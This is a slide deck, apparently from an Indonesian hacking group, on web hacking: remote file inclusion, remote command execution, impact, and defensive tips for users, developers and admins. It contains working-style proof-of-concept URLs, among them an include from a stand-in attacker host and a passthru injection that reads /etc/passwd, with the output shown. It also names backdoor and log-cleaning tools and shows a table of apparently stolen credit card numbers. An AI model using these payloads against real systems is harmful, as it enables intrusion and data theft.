

From 33 to Zero

a journey to be r00t

the Details

- ✓ theory
 - ✓ how **2** start , lookin for *foods* , we “ *drive in* “ , what we choose, web hacking
- ✓ survive
 - ✓ user, developer, administrator
- ✓ simulation
 - ✓ from 33 to 0
- ✓ discussion



THEORY

How to start

- ✓ do we know **hacking** ?
- ✓ hacker **!=** cracker
- ✓ hacking is not defacing
- ✓ f.a.q **4** newbies version 1.0 at
 - ✓ (<http://ezine.echo.or.id/ezine8/ez-r08-y3dips-faqfn.txt>)

THEORY

Find d` target

- ✓ footprinting , scanning , enumeration
- ✓ need to find a **low security machine**
 - ✓ lazy admin
 - ✓ un-patch
 - ✓ default are fault
- ✓ more n more **pe-de-ka-te** with target

THEORY

Driving In

- ✓ from open port
 - ✓ 80 are open, 22 are open, 25 are open, ...
- ✓ operating system vulnerability
 - ✓ windows xp sp 1, redhat 8.0
 - ✓ remote ?
- ✓ application bug
- ✓ authentication attack (bruteforcing, password guessing)
- ✓ passive action (sniffing)
- ✓ social engineering

THEORY

We Choose ?

- ✓ well known **services** are open ?
- ✓ ssh, smtp, https, pop3 also open
- ✓ **web server** are open
- ✓ should we do **web hacking**



THEORY

Web Hacking

what?

- ✓ hacking over **http**
- ✓ hacking against **web application**
- ✓ **web browser** attack
- ✓ using http rules (**method**)

THEORY

Web Hacking

why?

- ✓ on the **top** of the layer
- ✓ most of server in i-net running **web server**
- ✓ how about **Firewall** ?
 - ✓ it's a **legal** request
 - ✓ un-filtered ?
- ✓ **dynamically** changed
- ✓ run **multiple application** (voting, guestbook, e.t.c)
- ✓ more friendly >< **more easier**



On The Top of Security
Level Layer


Security Level

THEORY


Web Hacking

Guns, Swords, Ammo ...

- ✓ web browser ? (opera, firefox)
- ✓ command line interface (msdos, bash)
- ✓ programming language
- ✓ reference : advisories



Web Mechanism



Sumber: <http://www.webappsec.org>

Well Known Threat

THEORY

Remote file inclusion

- ✓ suatu jenis serangan yang dilakukan dengan meng-include-kan halaman web lain kepada suatu situs/web aplikasi.
 - ✓ `index.php` (bug in `$file` variable)
 - ✓ `http://victim.com/index.php?file=readme.txt`
 - ✓ `http://victim.com/index.php?file=http://echo.or.id`

Vulnerability:

~~~~~

in folder data we found vulnerability script header.php.

-----header.php-----

....

```
<?php
    include($mainpath . 'survey.php');
?>
<h2>RSS - cmsfaethon.com</h2>
<div class="rss-menu">
    <?php
        $source =
'http://cmsfaethon.com/feed/articles/rss2.php?LangSet=cs';
        include($mainpath . 'rss-reader.php');
    ?>
```

...

-----

Variables \$mainpath are not properly sanitized. When register\_globals=on and allow\_fopenurl=on an attacker can exploit this vulnerability with a simple php injection script.

## Proof Of Concept:

~~~~~

http://target.com/[cms_faethon_path]/data/header.php?mainpath=http://attacker.com/evil.txt?

<http://advisories.echo.or.id/adv/adv33-K-159-2006.txt>



victim [LeMania]

- Red: The Color of My Mind
- Inquiry: Ask The Admin
- Stock: The Come July
- Introspective: WebCam
- Ego: Read/Write/Review
- Make: Pcs, Photo

... friends

- Boom
- Art
- Comic Fun
- DDR
- Origin: About The Admin
- Retreat: UWA
- Affiliates: ...

- The Catherine

- TeoStyle

...
...
...

HOME ABOUT DESIGN FAQ NEWS FORUM PAPER ADVISORIES ARCHIVES

echo | manifesto

Kami adalah sekumpulan individu yang ingin bebas memacu kinerja otak dan adrenalin di tubuh kami, ingin bebas melakukan hal-hal menarik yang sulit terpecahkan bahkan mustahil sekalipun, ingin bebas meneliti untuan kode yang ada, mencari kelemahan buku untuk memecahkan, ingin bebas menemukan keasyikan menelusuri elektron dan baud tanpa batasan waktu, ingin bebas bergerak dalam aliran pulsa yang tertanam bebas keseluruh titik di dunia, ingin bebas menentukan sendiri apa yang kami butuhkan, ingin bebas berkreasi, ingin bebas berinovasi dan berbagi semua ilmu pengetahuan, bukan demi intrinsik atau yang lebih diutamakan dan diandalkan tabung kami, bukan demi serumpuk kekayaan, kejayaan ataupun kebebasan, bukan pula untuk menanak, menanam atau bahkan menghancurkan, tetapi hanya demi kesatuan bahwa kami sama.

<http://echo.or.id>

Example

http://geocities.com/y3dlps/t3mp3/in.txt?

<code>_SERVER["PHP_SELF"]</code>	<code>/hack-me/index.php</code>
<code>_SERVER["PATH_TRANSLATED"]</code>	<code>/var/www/hack-me/index.php</code>
<code>_SERVER["argv"]</code>	<pre>Array ([0] => x=http://geocities.com/y3dlps/t3mp3/in.txt?)</pre>
<code>_SERVER["argc"]</code>	<code>1</code>
<code>_ENV["PATH"]</code>	<code>/usr/local/bin:/usr/bin:/bin</code>
<code>_ENV["PWD"]</code>	<code>/</code>
<code>_ENV["LANG"]</code>	<code>C</code>
<code>_ENV["SHLVL"]</code>	<code>1</code>
<code>_ENV["_"]</code>	<code>/usr/sbin/apache2</code>

`<?phpinfo();?>`

PHP License

Change url "`http://echo.or.id`" > `http://attacker.xxx/in.txt`

This program is free software; you can redistribute it and/or modify it under the terms of the PHP License as published by the PHP Group and included in the distribution in the file: LICENSE

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

If you did not receive a copy of the PHP license, or have any questions about PHP licensing, please contact license@php.net.

Example

Real site


[Main](#)
[About](#)

THEORY

Remote

Cmd Execution

- ✓ suatu jenis serangan yang dilakukan dengan meng-include-kan tag-tag bahasa pemrograman secara remote dan mengakibatkan web yang “vulnerable” akan mengeksekusi “request” yang di kirimkan.
 - ✓ [viewtopic.php](#) (bug at highlight variable)
 - ✓ <http://victim.com/viewtopic.php?t=48>
 - ✓ [http://victim.com/viewtopic.php?t=48&highlight=%2527.passthru\(\\$HTTP_GET_VARS\[a\]\).%2527&a=id;pwd;cat /etc/passwd](http://victim.com/viewtopic.php?t=48&highlight=%2527.passthru($HTTP_GET_VARS[a]).%2527&a=id;pwd;cat /etc/passwd)



Vulnerability:

~~~~~

In scart.cgi we have source code like this

```
-----scart.cgi-----  
...  
require 'scart.pl';  
require '/home/scart/cgi-bin/2.0/scartserver.cgi';  
...  
-----
```

then at scartserver.cgi in cgi-bin folder the code like this

```
-----scartserver.cgi-----  
...  
$HTML{TAB2} =  
"$baseurl$cgiurl/?action=show_page&base=base2.html&page=browse.txt";  
$HTML{TAB3} =  
"$baseurl$cgiurl/?action=show_page&base=base3.html&page=specials.txt";  
$HTML{BUTTONBAR} = $buttonbar;  
$HTML{VIEWCART} = "$baseurl$cgiurl?action=viewcart";  
$HTML{CHECKOUT} = "$secureurl$cgiurl?action=checkout";  
$HTML{TRACK} = "$baseurl$cgiurl?action=show_track";  
$HTML{HELP} =  
"$baseurl$cgiurl/?action=show_page&base=base.html&page=help.txt";  
...  
-----
```

Variables `$baseurl` and `$cgiurl` are not properly sanitized. This can be used to execute arbitrary commands.

Proof Of Concept:

~~~~~

[http://www.scartserver.com/2.0/\[client_user_name\]/scart.cgi/?action=show_page&base=base2.html&page=`|id|`](http://www.scartserver.com/2.0/[client_user_name]/scart.cgi/?action=show_page&base=base2.html&page=<code>|id|</code>)



...t=1&highlight=%2527.passthru(\$HTTP_GET_VARS[a]).%2527&a=id;pwd;cat%20/etc/passwd

Google search

Home Top 10 Bookmarks

Amazon.com search

Price Comparison



[V]ulnerable.net

its a vulnerable forum !

- FAQ
- Search
- Memberlist
- Usergroups
- Register
- Profile
- Log in to check your private messages
- Log in

```
uid=33(www-data) gid=33(www-data) groups=33(www-data) /var/www/phpBB204 root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/
man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/
bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List
Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh postfix:x:100:103::/var/spool/postfix:/bin/false syslog:x:105:105::/home/syslog:/bin/false
klog:x:106:106::/home/klog:/bin/false y3dips:x:1000:1000:y3dips keren,.../home/y3dips:/bin/bash messagebus:x:101:110::/var/run/dbus:/bin/false
cupsys:x:102:107:::/bin/false fetchmail:x:103:65534::/var/run/fetchmail:/bin/sh hal:x:111:111:Hardware abstraction layer,.../var/run/hal:/bin/false
saned:x:113:113::/home/saned:/bin/false gdm:x:104:114:Gnome Display Manager:/var/lib/gdm:/bin/false sshd:x:107:65534::/var/run/sshd:/bin/false
mysql:x:108:115:MySQL Server,.../var/lib/mysql:/bin/false ftp:x:109:65534::/home/ftp:/bin/false hack-me:x:1001:100::/home/hack-me: uid=33(www-data)
gid=33(www-data) groups=33(www-data) /var/www/phpBB204 root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin/
sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List
Manager:/var/list:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh postfix:x:100:103::/var/spool/postfix:/bin/false syslog:x:105:105::/home/syslog:/bin/false
klog:x:106:106::/home/klog:/bin/false y3dips:x:1000:1000:y3dips keren,.../home/y3dips:/bin/bash messagebus:x:101:110::/var/run/dbus:/bin/false
cupsys:x:102:107:::/bin/false fetchmail:x:103:65534::/var/run/fetchmail:/bin/sh hal:x:111:111:Hardware abstraction layer,.../var/run/hal:/bin/false
saned:x:113:113::/home/saned:/bin/false gdm:x:104:114:Gnome Display Manager:/var/lib/gdm:/bin/false sshd:x:107:65534::/var/run/sshd:/bin/false
mysql:x:108:115:MySQL Server,.../var/lib/mysql:/bin/false ftp:x:109:65534::/home/ftp:/bin/false hack-me:x:1001:100::/home/hack-me:
```

phpBB 2 insecurity ?

Example




[V]ulnerable.net Forum Index -> Secure ?

THEORY

Web Hacking

Impact

- ✓ defacing
- ✓ private data stolen
- ✓ system compromise
- ✓ zombie (ddos agent, botnet agent)
- ✓ e.t.c



Opera browser window showing the website **KALBAR.POLRI.GO.ID** (INDONESIAN Police Department). The page content includes:

dalam masa pencarian kaiten #aikmel @irc.dal.net

Defacing

Kegiatan merubah/merusak tampilan suatu website baik halaman utama (index) ataupun halaman lain yang masih terkait dalam satu url dengan website tersebut (folder lain ; file lain)



MAIN MENU

- Home
- Digital Warfare
- Geopolitics
- ITsec News
- ITsec Advisories
- Test Drive
- 360°
- Digital Attacks Archive
 - ▶ **Attacks Archive**
 - ▶ **Attacks Archive** ★
 - ▶ **Attackers Top List**
 - ▶ **Attackers Top List** ★
 - ▶ **Attacks On Hold**
 - ▶ **Attack Notification**
- Zone-H events
- Publications
- Zone-H Friends/Partners
- Contact Us
- Search
- Download Area
- About this website
- Forum

LOGIN FORM

Username

Password

Remember me

Login

Lost Password?

No account yet? **Register**

DIGITAL ATTACKS ARCHIVE: TODAY'S VERIFIED ATTACKS

[**ENABLE FILTERS**]

Total attacks: **2202** of which **608** single ip and **1594** mass defacements

- Legend:**
- H** - Homepage defacement
 - M** - Mass defacement (click to view all defacements of this IP)
 - R** - Redefacement (click to view all defacements of this site)
 - ★ - Special defacement (special defacements are important websites)

TIME	ATTACKER	FLAGS	DOMAIN	OS	VIEW
18:20	aLpTurkTegin	H	oursaviors-ec.com	Linux	
18:20	Redworm		marleed.com/codecharge	Linux	
18:20	understand	H	automovilismovirtual.com	Linux	
18:20	DeLeTe	R	refagancpa.com/guestbook/index.php	Linux	
18:19	aLpTurkTegin	H	ryersoncamp.com	Unix	
18:19	aLpTurkTegin	H	gscmm.org	Linux	
18:19	AYYILDIZ		consules.org/it	Linux	
18:19	Pablin77 [www.logiasite.tk]	M ★	pyme.mendoza.gov.ar/0607	Linux	
18:19	PSYCH@	H M	dynaconsult.de	Linux	
18:18	yusufislam	M	nautsamawt.com/news.htm	Win 2003	
18:18	PSYCH@	H	trtschka.com	Linux	
18:18	X-cute	H	webbhawk.ueuo.com	Linux	
18:18	PSYCH@		skeetaboo.com/media	Linux	
18:18	DeLeTe	R	cafe-mewmew.com/guestbook/index.php	Linux	
18:18	SanalYargic	H	pragnet.org	MacOSX	
18:17	PSYCH@		ratsastaja.net/main	Linux	
18:17	IMHOT3B		coit.kru.ac.th/webboard/index.php	MacOSX	

creditcard_info.csv

I	J	K	L	M	N	O	P
cardtype	cardaddress	cardname	ccnumber	cardcity	cardstate	cardzip	cardexpiry
Master Card	40 El Morro Village	John Brown	5476417040021090	Laguna Beach	Ca	92651	02 07
Visa	PO Box 953	John Brown	4228796737939720	Angels Camp	CA	95222	05 04
American Express	2400 West Lloyd Expressway	John Brown	3787-709149-12003	Evansville	IN	47721	07 05
Visa	13636 Ventura Blvd #279	John Brown	4217661252641970	Sherman Oaks	CA	91423	03 06
Master Card	27 Hidden Brook Drive	John Brown	5466160245674540	Brookfield	CT	6804	07 05
Visa	134 Greendale Dr.	John Brown	4417128880009730	Los Gatos	CA	95032	06 06
Master Card	326 Main Street	John Brown	5480091400035600	Shelbyville	Kentucky	40065	08 04
Visa	570 Fifth Avenue Floor 3	John Brown	4085250089319690	New York	New York	10036	10 06
American Express	2801 NE 39th Court	John Brown	3727-201749-61006	Lighthouse Point	FL	33064	09 05
American Express	2801 NE 39th Court	John Brown	3727-169038-91001	Lighthouse Point	FL	33064	09 05
Visa	PO Box 33226	John Brown	4217661323775160	Granada Hills	CA	91301	10 06
Visa	15401 Beach Blvd # 171	John Brown	4217661184064860	Westminster	CA	92693	07 05
Master Card	PO Box 3588	John Brown	5477532866349020	Santa Barbara	CA	93130	05 06
Visa	6 Benson Road	John Brown	4170080111111111	Stamford	CT	6478	03 06

Private Data!

Survive .. ?

survive ?

As an user

- ✓ always **update** ur system
- ✓ use a **firewall**, antivirus, good backup facility, etc
- ✓ using good **password**/pass phrase
- ✓ be **carefull** of social engineering
- ✓ carefully in using **public facility** (cyber cafe)
- ✓ secure **login**/Secure connection (https ; ssh)
- ✓ update an **information**

survive?

As a developer

- ✓ secure programming
- ✓ input validation
- ✓ encryption in authentication
- ✓ set error log to off
- ✓ what u need? and what u can?
- ✓ update an information

survive ?

As an admin

- ✓ policy (strict restriction)
- ✓ optimal setting on server
- ✓ function restriction
 - php (passthru , system, exec) ; mssql (xp_cmdshell, xp_regdeletekey, xp_msver); mysql (system).
- ✓ update the system (security patch/update)
- ✓ update an information

simulation

Just start it

- ✓ pe-de-ka-te
- ✓ web hacking process
 - ✓ php injection, enumeration
- ✓ escalating privilege
 - ✓ ptrace-kmod
- ✓ backdooring
 - ✓ bindtty, connect-back
- ✓ cleaning our footprints
 - ✓ remove.c



Discussion



T-Shirt

<http://kaos.echo.or.id>